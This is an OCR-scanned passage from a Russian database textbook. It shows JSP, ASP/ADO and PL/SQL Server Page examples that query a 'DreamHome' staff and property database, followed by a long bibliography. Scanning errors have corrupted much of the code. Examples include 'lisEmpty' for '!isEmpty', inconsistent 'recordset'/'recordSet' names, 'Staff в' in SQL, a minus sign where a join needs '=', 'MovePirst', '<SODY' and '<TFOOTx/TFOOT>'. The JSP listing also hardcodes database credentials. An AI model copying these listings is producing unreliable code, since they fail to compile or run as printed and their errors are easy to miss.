<%@page language= "Java" import= "java.sql.*" %>
<% Class.forName("sun.jdbc.odbc.JdbcOdbcDriver").newInstance();
 Connection dbConn = DriverManager.getConnection(
↳"jdbc:odbc:DreamHomedbDSN", "admin", "dbapass");
 Statement stmt = dbConn.createStatement();
<%-- Задать параметры запроса и выполнить выборку результатов --%>
 ResultSet recordset = stmt.executeQuery("SELECT staffNo, fName,
lName,
↳position FROM Staff");
 boolean isEmpty = !recordSet.next();
 boolean hasData = lisEmpty;
%>
<TABLE BORDER = "1" ALIGN = "CENTER">
<THEAD><TR><TH>staffNo</TH><TH>fName</TH>
     <TH>lName</TH><TH>position</TH></TR></THEAD>
<% while (hasData) {
%>
    <TR>
     <TD><%=   (String) recordSet.getObject("staffNo") %></TD>
     <TD><%=   (String) recordSet.getObject ("fName") %></TD>
     <TD><%=   (String) recordSet.getObject("lName") %></TD>
     <TD><%=   (String) recordSet.getObject("position") %></TD>
    </TR>
<%hasData = recordSet.next();}
%>
</TABLE>
<%
 recordSet. close();
 dbConn.close();
%>
</BODY>
</HTML>
```

3.6. Технологии ASP и ADO

Технологии активных серверных страниц (Active Server Pages — ASP) и объектов данных ActiveX (ActiveX Data Objects — ADO) корпорации Microsoft, которые позволяют обеспечить взаимодействие серверных сценариев с СУБД, описаны в разделе 24.9.2. В следующем примере иллюстрируется использование технологий ASP и ADO.

Пример 3.7. Применение технологий ASP и ADO

Разработайте сценарий ASP для подключения к базе данных DreamHome и выборки сведений о сотрудниках компании и объектах недвижимости, которыми они управляют.

Для получения ответа на этот запрос в базе данных Microsoft Access компании *DreamHome* можно применить следующий оператор **SQL:**

```
SELECT p.propertyNo, p.street, p.city, p.staffNo, s.fName, s.lName
FROM Staff в INNER JOIN PropertyForRent p ON s.staffNo = p.staffNo;
```

Соответствующий сценарий ASP, который позволяет вывести полученную информацию в Web-броузер, приведен в листинге 3.7, а результаты выполнения этого сценария показаны на рис **3.1.**

Листинг **3.7.** Пример приложения АЗР, в котором используется технология ADO

```
<HTML>
<TITLE>DreamHome Estate Agents</TITLE>
<BODY background = sky.jpg>
<CENTER><H2><l>DreamHome</I>Estate Agents</H2x/CENTER>
<H3>Query Results for Staff Property Management</H3>
<!-- Проверить, установлено ли пользователем соединение; в случае
     отрицательного ответа установить соединение -->
<%
Session.timeout = 3
If IsObject(Session("Dreamhome_conn") ) Then
 Set conn = Session ( "Dreamhome_conn")
Else
 Set conn = Server.CreateObject ( "ADODB.Connection")
 conn.open "Dreamhome", " ", " "
 Set Session ( "Dreamhome_conn") = conn
End If
%>
<!-- Подготовить необходимый оператор SQL, создать набор записей
     и открыть его -->
<%
 sql = "SELECT p.propertyNo, p.street, p.city, p.staffNo, s.fName,
        s.lName FROM Staff s INNER JOIN PropertyForRent p ON
        s.staffNo - p.staffNo"
 Set rs = Server.CreateObject ("ADODB.Recordset")
 rs.Open sql, conn, 3, 3
%>
<!-- Подготовить заголовок таблицы HTML -->
<TABLE BORDER=1 BGCOLOR=#ffffff CELLSPACING=0>
<THEAD>
<TR>
<!-- Теперь вывести имена столбцов, соответствующих каждому
     атрибуту -->
<% For i = 0 To rs.Fields.Count - 1
%>
<TH BGCOLOR=#c0c0c0 BORDERCOLOR=#000000><FONT SIZE=2 FACE= "Arial"
COLOR=#000000><%= rs(i).Name %></FONT></TH>
<%Next
%>
</TR>
```

```
</THEAD>
<!-- Теперь обработать в цикле все записи в наборе записей и для
     каждого из них подготовить строку таблицы -->
<TBODY>
<%
On Error Resume Next
rs.MovePirst
Do While Not rs.EOF
 %>
<TR>
<% For i = 0 To rs.Fields.Count - 1
 v = rs(i)
 If isnull(v) Then v = " "
%>
<TD VALIGN = TOP BORDERCOLOR=#c0c0c0><FONT SIZE=2 FACE= "Arial"
COLOR=#000000><%= v %><BR></FONT></TD>
<% Next
%>
</TR>
<%
rs.MoveNext
Loop
rs.Close
conn.Close
%>
</TBODY>
<TFOOTx/TFOOT>
</TABLE>
</BODY>
</HTML>
```




Рис. 3.1. Результаты выполнения сценария ASP. *приведенного в листинге 3.7*

3.8. Технология PSP корпорации Oracle

Платформа Oracle Internet Platform и предусмотренная на ней поддержка технологии серверных страниц PL/SQL (PL/SQL Server Pages — PSP), которая аналогична по своему назначению технологиям ASP и JSP, описаны в разделе 28.10. В следующем примере иллюстрируется использование технологии PSP.

Пример 3.8. Применение технологии PSP

Подготовьте серверную страницу PL/SQL для вывода на экран списка фамилий сотрудников, зарплата которых превышает порог, заданный пользователем.

Предположим, что создана Web-страница с методом POST, показанная в листинге 3.8. На ее основе можно создать сценарий PSP, приведенный в листинге 3.9, который позволяет вывести записи, соответствующие минимальной зарплате, указанной пользователем.

Листинг 3.8. Применение метода POST для вызова серверной страницы PL/SQL (PSP)

```
<HTML>
<TITLE>DreamHome Estate Agents Salary Query</TITLE>
<SODY background = sky.jpg>
<CENTER><H2><I>DreamHome</I>Estate Agents Salary
Query</H2></CENTER>
<FORM METHOD="POST" ACTION="show_staff">
<p>Enter the minimum staff salary for search:
<INPUT TYPE="text" NAME="minsalary">
<INPUT TYPE="submit" VALUE="Submit">
</FORM>
</BODY>
</HTML>
```

Листинг 3.9. Пример серверной страницы PL/SQL

```
<%@ page language="PL/SQL" %>
<%@ plsql contentType= "text/html" %>
<%@ plsql procedure= "show_staff" %>
<%@ plsql parameter="minsalary" default="15000" %>
<HTML>
<TITLE>DreamHome Estate Agents - Staff Query</TITLE>
<BODY background = sky.jpg>
<CENTER><H2><I>DreamHome</I>Estate Agents - Staff
Query</H2></CENTER>
<H3>Query Results for Staff With Salary Above Specified Threshold
<%= minsalary %></H3>
<!-- Подготовить заголовок таблицы HTML -->
<TABLE BORDER = "1" ALIGN = "CENTER">
<THEAD><TR><TH>staffNo</TH><TH>fName</TH>
     <TH>lName</TH><TH>position</TH></TR></THEAD>
<!-- Теперь обработать в цикле все записи в наборе записей и для
     каждого из них подготовить строку таблицы -->
```

```
<TBODY>
<%  FOR item IN (SELECT staffNo, fName, lName, salary
                 FROM  Staff WHERE salary > minsalary
                 ORDER BY salary)
loop %>
    <TR>
      <TD><%=  item.staffNo %></TD>
      <TD><%=  item.fName %></TD>
      <TD><%=  item.lName %></TD>
      <TD><%=  item.salary %></TD>
    </TR>
<% end loop; %>
</TBODY>
<TFOOTx/TFOOT>
</TABLE>
</BODY>
</HTML>
```

Файл серверной страницы PL/SQL должен иметь расширение .psp и может содержать текст и дескрипторы, чередующиеся с директивами, объявлениями и скриптлетами (фрагментами сценариев) PSP. Для обозначения файла как серверной страницы PL/SQL в его начале приведена директива <%@ page language="PL/SQL" %>. По умолчанию шлюз PL/SQL передает файлы как документы HTML, чтобы броузер мог их отформатировать в соответствии с дескрипторами HTML. Для указания на то, что документ должен интерпретироваться как документ XML, простой текст или документ какого-то иного типа, применяется директива <%@ page contentType="..." %>, в которой могут быть заданы текст text/html, text/xml, text/plain или какое-то другое обозначение типа и подтипа MIME. В данном случае включена директива, которая указывает, что сценарий представляет собой текст HTML.

Каждому сценарию PSP соответствует процедура, хранимая в базе данных. По умолчанию процедуре присваивается такое же имя, как и первоначальному файлу, но без расширения .psp. Этой процедуре может быть также присвоено другое имя с помощью директивы <%@ page procedure="..." %>. Для обеспечения передачи параметров для процедуры PSP в сценарий может быть включена директива <%@ plsql parameter="..." %>. По умолчанию параметры имеют тип VARCHAR2 (могут также применяться параметры другого типа, для указания которого служит атрибут этой директивы type="..."). Для установки значения, применяемого по умолчанию, позволяющего обозначить этот параметр как необязательный, в этом сценарии в директиву включен атрибут default="15000". Сравните этот сценарий со страницами ASP и JSP, созданными в предыдущих примерах.

ЛИТЕРАТУРА

1. Abiteboul S., Quass D., McHugh J., Widom J. and Wiener J. (1997). The Lorel query language for semistructured data. *International Journal on Digital Libraries,* 1(1), 68-88.
2. Aho A.V. and Ullman J.D. (1977). *Principles of Database Design.* Addison-Wesley.
3. Aho A., Sagiv Y. and Ullman J.D. (1979). Equivalence among relational expressions. *SIAM Journal of Computing,* 8(2), 218-246.
4. Alsberg P.A. and Day J.D. (1976). A principle for resilient sharing of distributed resources. In *Proc. 2nd Int. Conf. Software Engineering,* San Francisco, CA, 562-570.
5. American National Standards Institute (1975). ANSI/X3/SPARC Study Group on Data Base Management Systems. Interim Report, FDT. *ACM SIGMOD Bulletin,* 7(2).
6. Anahory S. and Murray D. (1997). *Data Warehousing in the Real World: A Practical Guide for Building Decision Support Systems.* Harlow, England: Addison Wesley Longman.
7. Armstrong W. (1974). Dependency structure of data base relationships. *Proceedings of the IFIP Congress.*
8. Arnold K., Gosling J. and Holmes D. (2000). *The Java Programming Language,* 3rd edn. Addison Wesley.
9. Astrahan M.M., Blasgen M.W., Chamberlin D.D., Eswaran K.P., Gray J.N., Griffith P.P., King W.F., Lorie R.A., McJones P.R., Mehl J.W., Putzolu G.R., Traiger I.L., Wade B.W. and Watson V. (1976). System R: Relational approach to database management, *ACM Trans. Database Systems,* 1(2), 97-137.
10. Atkinson M.P., Bailey P.J., Chisolm K.J., Cockshott W.P. and Morrison R. (1983), An approach to persistent programming. *Computer Journal,* 26(4), 360-365.
11. Atkinson M. and Buneman P. (1989). Type and persistence in database programming languages. *ACM Computing Surv.,* 19(2).
12. Atkinson M., Bancilhon F., DeWitt D., Dittrich K., Maier D. and Zdonik S. (1989). Object-Oriented Database System Manifesto. In *Proc. 1st Int. Conf. Deductive and Object-OrientedDatabases,* Kyoto, Japan, 40–57.
13. Atkinson M.P. and Morrison R, (1995). Orthogonally persistent object systems. *VLDB Journal,* 4(3), 319-401.
14. Atwood T.M. (1985). An object-oriented DBMS for design support applications. *In Proc. IEEE 1st Int. Conf. Computer-Aided Technologies,* Montreal, Canada, 299-307.
15. Bailey R.W. (1989). *Human Performance Engineering: Using Human Factors/Ergonomics to Archive Computer Usability,* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall.
16. Bancilhon F. and Buneman P. (1990). *Advanced in Database Programming Languages.* Reading, MA: Addison-Wesley, ACM Press.

17. Bancilhon F. and Khoshafian S. (1989). A calculus for complex objects. J. *Computer and System Sciences,* 38(2), 326-340.

18. Banerjee J., Chou H., Garza J.F., Kim W., Woelk D., Ballou N. and Kim H. (1987a). Data model issues for object-oriented applications. *ACM Trans. Office Information Systems,* 5(1), 3-26.

19. Banerjee J., Kim W., Kim H.J. and Korth H.F. (1987b). Semantics and implementation of schema evolution in object-oriented databases. In *Proc. ACM SIGMODConf.*, San Francisco, CA, 311-322.

20. Barghouti N.S. and Kaiser G. (1991). Concurrency control in advanced database applications. *ACM Computing Surv.*

21. Batini C., Ceri S. and Navathe S. (1992). *Conceptual Database Design: An Entity-RelationshipApproach.* Redwood City, CA: Benjamin/Cummings.

22. Batini C. and Lanzerini M. (1986). A comparative analysis of methodologies for database schema integration. *ACM Computing Surv.*, 18(4).

23. Bayer R. and McCreight E. (1972). Organization and maintenance of large ordered indexes. *Acta Informatica*, 1(3), 173-189.

24. Beech D. and Mahbod B. (1988). Generalized version control in an object-oriented database. In *IEEE 4th Int. Conf. Data Engineering,* February 1988.

25. Berners-Lee T. (1992). *The Hypertext Transfer Protocol.* World Wide Web Consortium. Work in Progress. Находится по адресу `http://www.w3.org/Protocols/Overview.html`.

26. Berners-Lee T., Cailliau R., Luotonen A., Nielsen H.F. and Secret A. (1994). The World Wide Web. *Comm. ACM*, 37(8), August.

27. Berners-Lee T. and Connolly D. (1993). *The Hypertext Markup Language.* World Wide Web Consortium. Work in Progress. Находится по адресу `http://www.w3.org/MarkUp/MarkUp.html`.

28. Berners-Lee T., Fielding R. and Frystyk H. (1996). HTTP Working Group Internet Draft HTTP/I.O.May 1996. Находится по адресу `http://ds.internic.net/rfc/rfc1945.txt`.

29. Bernstein P.A. and Chiu D.M. (1981). Using Semi-joins to Solve Relational Queries. *Journal of the ACM*, 28(1), 25-40.

30. Bernstein P.A., Hadzilacos V. and Goodman N. (1987). *Concurrency Control and Recovery in Database Systems.* Reading, MA: Addison-Wesley.

31. Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP.* New York, NY: McGraw Hill Companies Inc.

32. Biskup J. and Convent B. (1986). A Formal View Integration Method. In *Proc. of ACM SIGMOD Conf. on Management of Data,* Washington, DC.

33. Bitton D., DeWitt D.J. and Turbyfill C. (1983). Benchmarking Database Systems: A Systematic Approach. In *Proc. 9th Int. Conf. on VLDB*, Florence, Italy, 8-19.

34. Blaha M. and Premerlani W. (1997). *Object-Oriented Modeling and Design for Database Applications.* Prentice Hall.

35. Booch G., Rumbaugh J. and Jacobson I. (1999). *Unified Modeling Language User Guide.* Reading, MA: Addison Wesley.

36. Bouguettaya A., Benatallah B. and Elmagarmid A. (1998). *Interconnecting Heterogeneous Information Systems.* Kluwer Academic Publishers,

37. Boyce R., Chamberlin D., King W. and Hammer M. (1975). Specifying queries as relational expressions: SQUARE. *Comm. ACM,* 18(11), 621-628.

38. Brathwaite K.S. (1985). *Data Administration: Selected Topics of Data Control,* New York: John Wiley.

39. Brogden B. (2000). *Java Developer's Guide to Servlets and JSP.* Sybex Inc.

40. Brooks P. (1997). Data marts grow up. *DBMS Magazine.* April 1997, 31-35.

41. Bukhres O.A. and Elmagarmid A.K., eds (1996). *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications.* Englewood Cliffs, NJ: Prentice-Hall.

42. Buneman P., Davidson S., Hillebrand G. and Suciu D. (1996). A Query Language and Optimization Techniques for Unstructured Data. *In Proc. ACM SIGMOD* Con/. Montreal, Canada.

43. Buretta M. (1997). *Data Replication: Tools and Techniques for Managing Distributed Information.* New York, NY: Wiley Computer Publishing.

44. Cabena P., Hadjinian P., Stadler R., Verhees J. and Zanasi A. (1997). *Discovering Data Mining from Concept to Implementation.* New Jersey, USA: Prentice-Hall PTR.

45. Cannan S. and Otten G. (1993). *SQL — The Standard Handbook.* Maidenhead: McGraw-Hill International.

46. Cardelli L. and Wegner P. (1985). On understanding types, data abstraction and polymorphism. *ACM Computing Surv.,* 17(4), 471-522.

47. Carey M.J., DeWitt D.J. and Naughton J.F. (1993). The OO7 Object-Oriented Database Benchmark. In *Proc. ACM SIGMOD Conf.* Washington, D.C.

48. Cattell R.G.G. and Skeen J. (1992). Object operations benchmark. *ACM Trans. Database Systems,* 17, 1-31.

49. Cattell R.G.G. (1994), *Object Data Management: Object-Oriented and Extended Relational Database Systems,* revised edn. Reading, MA: Addison-Wesley.

50. Cattell R.G.G., ed. (2000). *The Object Database Standard: ODMG Release 3.0.* San Mateo, CA: Morgan Kaufmann.

51. Ceri S., Negri M. and Pelagatti G. (1982). Horizontal Data Partitioning in Database Design. *ACM SIGMOD Conf.,* 128-136.

52. Chamberlin D. and Boyce R. (1974). SEQUEL: A Structured English Query Language. In *Proc. ACM SIGMOD Workshop on Data Description, Access and Control.*

53. Chamberlin D. *et al.* (1976). SEQUEL2: A unified approach to data definition, manipulation and control. *IBM J. Research and Development,* 20(6), 560–575.

54. Chamberlin D., Robie J. and Florescu D. (2000). Quilt: an XML Query Language for heterogeneous data sources. In *Lecture Notes in Computer Science,* Springer-Verlag. Кроме того, находится по адресу http://www.almaden.ibm.com/cs/people/chamberlin/quilt_lncs.pdf.

55. Chen P.P. (1976). The Entity-Relationship model — Toward a unified view of data. *ACM Trans. Database Systems,* 1(1), 9-36.

56. Chen P.M., Lee E.K., Gibson G.A., Katz R.H., Patterson D.A. (1994). RAID: High-Performance, Reliable Secondary Storage. *ACM Computing Surveys,* 26(2).

57. Chen P.M. and Patterson D.A. (1990). Maximizing Performance in a Striped Disk Array. In *Proc. of 17th Annual International Symposium on Computer Architecture.*

58. Childs D.L. (1968). Feasibility of a set-theoretical data structure. In *Proc. Fall Joint Computer Conference,* 557-564.

59. Chou H.T. and Kim W. (1986). A unifying framework for versions in a CAD environment. In Proc. *Int. Conf. Very Large Data Bases,* Kyoto, Japan, August 1986, 336-344.

60. Chou H.T. and Kim W. (1988). Versions and change notification in an object-oriented database system. In *Proc. Design Automation Conference,* June 1988, 275–281.

61. Cluet S., Jacqmin S. and Simeon J. (1999). The New YATL: Design and Specifications. Technical Report, INRIA.

62. Coad P. and Yourdon E. (1991). *Object-Oriented Analysis,* 2nd edn. Englewood Cliffs, NJ: Yourdon Press/Prentice-Hall.

63. Cockshott W.P. (1983). Orthogonal Persistence. PhD thesis, University of Edinburgh, February 1983.

64. CODASYL Database Task Group Report (1971). ACM, New York, April 1971.

65. Codd E.F. (1970). A relational model of data for large shared data banks. *Comm. ACM,* 13(6), 377-387.

66. Codd E.F. (1971). A data base sublanguage founded on the relational calculus. In Proc. *ACM SIGFIDET Conf, on Data Description, Access and Control,* San Diego, CA, 35-68.

67. Codd E.F. (1972a). Relational completeness of data base sublanguages. In *Data Base Systems, Courant Comput. Sci. Symp 6th* (R. Rustin, ed.), 65-98. Englewood Cliffs, NJ: Prentice-Hall.

68. Codd E.F. (1972b). Further normalization of the data base relational model. In *Data Base Systems* (Rustin R., ed.), Englewood Cliffs, NJ: Prentice-Hall.

69. Codd E.F. (1974). Recent investigations in relational data base systems. In *Proc. IF IP Congress.*

70. Codd E.F. (1979). Extending the data base relational model to capture more meaning. *ACM Trans. Database Systems,* 4(4), 397-434.

71. Codd E.F. (1982). The 1981 ACM Turing Award Lecture: Relational database: A practical foundation for productivity. *Comm. ACM,* 25(2), 109-117.

72. Codd E.F. (1985a). Is your DBMS really relational? *Computerworld,* 14 October 1985, 1-9.

73. Codd E.F. (1985b). Does your DBMS run by the rules? *Computerworld,* 21 October 1985, 49-64.

74. Codd E.F. (1986). Missing information (applicable and inapplicable) in relational databases. *ACM SIGMOD Record,* 15(4).

75. Codd E.F. (1987). More commentary on missing information in relational databases. *ACM SIGMOD Record,* 16(1).

76. Codd E.F. (1988). Domains, keys and referential integrity in relational databases. *InfoDB,* 3(1).

77. Codd E.F. (1990). *The Relational Model for Database Management Version 2.* Reading, MA: Addison-Wesley.

78. Codd E.F., Codd S.B. and Salley C.T. (1993). Providing OLAP (On-line Analytical Processing) to User-Analysts: An IT Mandate. Hyperion Solutions Corporation. Находится по адресу http://www.hyperion.com/solutions/whitepapers.cfm.

79. Comer D. (1979). The ubiquitous B-tree. *ACM Computing Surv.*, 11(2), 121-138.

80. Connolly T.M. (1994). The 1993 object database standard. *Technical Report 1(3),* Computing and Information Systems, University of Paisley, Paisley, Scotland.

81. Connolly T.M. (1997). Approaches to Persistent Java. *Technical Report 4(2),* Computing and Information Systems, University of Paisley, Scotland.

82. Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases.* Harlow: Addison-Wesley.

83. Connolly T.M., Begg C.E. and Sweeney J. (1994). Distributed database management systems: have they arrived? *Technical Report 1(3),* Computing and Information Systems, University of Paisley, Paisley, Scotland.

84. DAFT (Database Architecture Framework Task Group) (1986). Reference Model for DBMS Standardization. *SIGMOD Record,* 15(1).

85. Dahl O.J. and Nygaard K. (1966). Simula — an ALGOL-based simulation language. *Comm. ACM,* 9, 671-678.

86. Darling C.B. (1996). How to Integrate your Data Warehouse. *Datamation,* May 15, 40-51.

87. Darwen H. and Date C.J. (1995). The Third Manifesto. *SIGMOD Record,* 24(1), 39-49.

88. Darwen H. and Date C.J. (2000). *Foundations for Future Database Systems: The Third Manifesto,* 2nd edn. Harlow: Addison Wesley Longman.

89. Date C.J. (1986). *Relational Database: Selected Writings.* Reading, MA: Addison-Wesley.

90. Date C.J. (1987a). Where SQL falls short. *Datamation,* May 1987, 83-86.

91. Date C.J. (1987b). Twelve rules for a distributed database. *Computer World, 8* June, 21(23), 75-81.

92. Date C.J. (1990). Referential integrity and foreign keys. Part I: Basic concepts; Part II: Further considerations. In *Relational Database Writing 1985–1989* (Date C.J.). Reading, MA: Addison-Wesley.

93. Date C.J. (2000). *An Introduction to Database Systems,* 7th edn. Reading, MA: Addison-Wesley.

94. Date C.J. and Darwen H. (1992). *Relational Database Writings 1989–1991.* Reading, MA: Addison-Wesley.

95. Davidson S.B. (1984). Optimism and consistency in partitioned distributed database systems. *ACM Trans, Database Systems,* 9(3), 456-481.

96. Davidson S.B., Garcia-Molina H. and Skeen D. (1985). Consistency in partitioned networks. *ACM Computing Surv.*, 17(3), 341-370.

97. Davison D.L. and Graefe G. (1994). Memory-Contention Responsive Hash Joins. In *Proc. Int. Conf. Very Large Data Bases.*

98. DBMS: Databases and Client/Server Solution magazine web site called DBMS ONLINE. Находится по адресу http://www.intelligententerprise.com.

99. Decker S., Van Harmelen F., Broekstra J., Erdmann M., Fensel D., Horrocks I., Klein M. and Melnik S. (2000). The Semantic Web — on the respective Roles of XML and RDF. *IEEE Internet Computing,* 4(5). Находится по адресу http://computer.org/internet/ic2000/w5toc.htm.

100. Deutsch M., Fernandez M., Florescu D., Levy A. and Suciu D. (1998). XML-QL: A Query Language for XML. Находится по адресу http://www.w3.org/TR/NOTE-xml-ql.

101. DeWitt D.J. and Gerber R. (1985). Multiprocessor Hash-Based Join Algorithms. In *Proc. 11th Int.* Core/. *VeryLarge Data Bases.* Stockholm, 151-164.

102. DeWitt D.J., Kate R.H., Olken F., Shapiro L.D., Stonebraker M.R. and Wood D. (1984). Implementation Techniques for Main Memory Database Systems. In *Proc. ACM SIGMODConf. On Management of Data,* Boston, Mass., 1-8.

103. Dunnachie S. (1984). Choosing a DBMS. In *Database Management Systems Practical Aspects of Their Use* (Frost R.A., ed.), 93-105. London: Granada Publishing.

104. Earl M.J. (1989). *Management Strategies for Information Technology.* Hemel Hempstead: Prentice Hall.

105. Elbra R.A. (1992). *Computer Security Handbook.* Oxford: NCC Blackwell.

106. Elmasri R. and Navathe S, (2000). *Fundamentals of Database Systems,* 3nd edn. Addison-Wesley.

107. Epstein R., Stonebraker M. and Wong E. (1978). Query processing in a distributed relational database system. In Proc. *ACM SIGMOD Int. Conf. Management of Data,* Austin, TX, May 1978, 169-180.

108. Eswaran K.P., Gray J.N., Lorie R,A. and Traiger I.L. (1976). The notion of consistency and predicate locks in a database system. *Comm. ACM,* 19(11), 624-633.

109. Fagin R. (1977). Multivalued dependencies and a new normal form for relational databases. *ACM Trans. Database Systems,* 2(3).

110. Fagin R. (1979). Normal forms and relational database operators. In Proc. *ACM SIGMOD Int. Conf. on Management of Data,* 153-160.

111. Fagin R., Nievergelt J., Pippenger N. and Strong H. (1979). Extendible hashing — A fast access method for dynamic files. *ACM Trans. Database Systems,* 4(3), 315-344.

112. Fayyad U.M. (1996). Data Mining and Knowledge Discovery: Making Sense out of Data. *IEEE Expert,* Oct., 20-25.

113. Fernandez E.B., Summers R.C. and Wood C. (1981). *Database Security and Integrity.* Reading, MA: Addison-Wesley.

114. Finkel R.A. and Bentley J.L. (1974). Quad Trees: A Data Structure for Retrieval on Composite Keys. *Acta Informatica,* 4: 1-9.

115. Fisher A.S. (1988). *CASE — Using Software Development Tools.* Chichester: John Wiley.

116. Fleming C. and Von Halle B. (1989). *Handbook of Relational Database Design.* Reading, MA: Addison-Wesley.

117. Frank L. (1988). *Database Theory and Practice.* Reading, MA: Addison-Wesley.

118. Frost R.A. (1984). Concluding comments. In *Database Management Systems Practical Aspects of Their Use.* (Frost R.A., ed.), 251–260. London: Granada Publishing.

119. Furtado A. and Casanova M. (1985). Updating relational views. In *Query Processing in Database Systems* (Kim W., Reiner D.S. and Batory D.S., eds) Springer-Verlag.

120. Gane C. (1990). *Computer-Aided Software Engineering: The Methodologies, the Products and the Future.* Englewood Cliffs, NJ: Prentice-Hall,

121. Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases.* Reading, MA: Addison-Wesley.

122. Garcia-Molina H. (1979). A concurrency control mechanism for distributed data bases which use centralised locking controllers. In *Proc. 4th Berkeley Workshop Distributed Databases and Computer Networks,* August 1979.

123. Garcia-Molina H. and Salem K. (1987). Sagas. In *Proc. ACM. Conf. on Management of Data,* 249-259.

124. Garcia-Solaco M., Saltor F. and Castellanos M. (1996). Semantic Heterogeneity in Multidatabase Systems. In Bukhres and Elmagarmid (1996), 129-195.

125. Gates W. (1995). *The Road Ahead.* Penguin Books.

126. Gillenson M.L. (1991). Database administration at the crossroads: The era of end-user-oriented, decentralized data processing. *J. Database Administration,* 2(4), 1-11.

127. Girolami M., Cichocki A. and Amari S. (1997). *A Common Neural Network Model for Unsupervised Exploratory Data Analysis and Independent Component Analysis.* Brain Information Processing Group Technical Report BIP-97-001.

128. Goldberg A. and Robson D. (1983). *Smalltalk 80: The Language and Its Implementation.* Reading, MA: Addison-Wesley.

129. Goldman R., McHugh J., Widom J. (1999). From Semistructured Data to XML: Migrating the Lore data Model and Query Language. In *Proceedings of the 2nd Int. Workshop on the Web and Databases.*

130. Goldman R. and Widom J. (1997). DataGuides: Enabling Query Formulation and Optimization in Semistructured Databases. In *Proc. of 23rd Int. Conf. on VLDB,* Athens, Greece, 436-445.

131. Goldman R. and Widom J. (1999). Approximate DataGuides. In *Proc. of the Workshop on Query Processing for Semistructured Data and Non-Standard Data Formats,* Jerusalem, Israel.

132. Gosling J., Joy B., Steele G. and Branche G. (2000). *The Java Language Specification.* Addison-Wesley.

133. Graefe G. (1993). Query Evaluation Techniques for Large Databases. *ACM Computing Surv.,* 25(2), 73-170.

134. Graefe G. and DeWitt D.J. (1987). The EXODUS Optimizer Generator. In Proc. *ACM SIGMOD Conf. on Management of Data,* 160-172.

135. Graham I. (1993). *Object Oriented Methods,* 2nd edn. Wokingham: Addison-Wesley.

136. Gray J. (1981). The transaction concept: virtues and limitations. In Proc. *Int. Conf. Very Large Data Bases,* 144-154, Cannes, France.

137. Gray J. (1989). Transparency in its Place — The Case Against Transparent Access to Geographically Distributed Data. Technical Report TR89.1. Cupertino, CA: Tandem Computers Inc.

138. Gray J., ed, (1993). *The Benchmark Handbook for Database and Transaction Processing Systems*, 2nd edn. San Francisco, California: Morgan Kaufmann.

139. Gray J.N., Lorie R.A. and Putzolu G.R. (1975). Granularity of locks in a shared data base. In *Proc. Int. Conf. Very Large Data Bases,* 428-451,

140. Gray J. and Reuter A. (1993). *Transaction Processing: Concepts and Techniques.* San Mateo, CA: Morgan Kaufmann.

141. Greenblatt D. and Waxman J. (1978). A study of three database query languages. In *Database: Improving Usability and Responsiveness* (Shneiderman B., ed.), 77-98. New York, NY: Academic Press.

142. Greenfield L. (1996). Don't let the Data Warehousing Gotchas Getcha. *Datamation,* Mar 1, 76-77. Находится по адресу http//pwp.starnetinc.com/larryg/index.html.

143. Gualtieri A. (1996). Open Database Access and Interoperability. Находится по адресу http://www.opengroup.org/dbiop/wpaper.html.

144. Guide/Share (1970). *Database Management System Requirements. Report of the Guide/Share Database Task Force.* Guide/Share.

145. GUIDE (1978). *Data Administration Methodology.* GUIDE Publications GPP-30.

146. Gupta S. and Mumick I.S., eds (1999). *Materialized Views: Techniques, Implementations* ***and Applications.*** **MIT Press.**

147. Gutman A. (1984). R-Trees: A Dynamic Index Structure for Spatial Searching. In Proc. *ACM SIGMOD Conf. on Management of Data,* Boston, 47-57.

148. Hackathorn R. (1995). Data Warehousing Energizes your Enterprise. *Datamation,* **Feb. 1, 38-42.**

149. Haerder T. and Reuter A. (1983). Principles of transaction-oriented database recovery. ***ACM Computing*** *Surv.,* **15(4), 287-318.**

150. Hall M. (2000). *Core Servlets and JavaServer Pages.* Prentice-Hall.

151. Halsall F. (1995). *Data Communications, Computer Networks and Open Systems,* 4th edn. Wokingham: Addison-Wesley.

152. Hamilton G. and Cattell R.G.G. (1996). *JDBC:A Java SQL API.* Technical report, SunSoft.

153. Hammer R. and McLeod R. (1981). Database description with SDM: A semantic database model. *ACM Trans. Database Systems,* 6(3), 351-386.

154. Hawryszkiewycz I.T. (1991). *Database Analysis and Design,* 2nd edn. New York, NY: Macmillan Publishing Company.

155. Hellerstein J.M., Naughton J.F. and Pfeffer A. (1995). Generalized Search Trees for Database Systems. In *Proc. Int. Conf. Very Large Data Bases,* 562-573.

156. Herbert A.P. (1990). Security policy. In *Computer Security: Policy, planning and practice* (Roberts D.W., ed.), 11-28. London: Blenheim Online.

157. Holt R.C. (1972). Some deadlock properties of computer systems. *ACM Computing Surv.,* 4(3), 179-196.

158. Hoskings A.L. and Moss J.E.B. (1993). Object Fault Handling for Persistent Programming Languages: A Performance Evaluation. In *Proc. ACM Conf. on Object-Oriented Programming Systems and Languages,* 288-303.

159. Hougland D. and Tavistock A. (2000). Core *JSP.* Englewood Cliffs, NJ: Prentice-Hall.

160. Howe D. (1989). *Data Analysis for Data Base Design,* 2nd edn. London: Edward Arnold.

161. Hull R. and King R. (1987), Semantic database modeling: Survey, applications and research issues. *ACM Computing Surv.,* 19(3), 201-260.

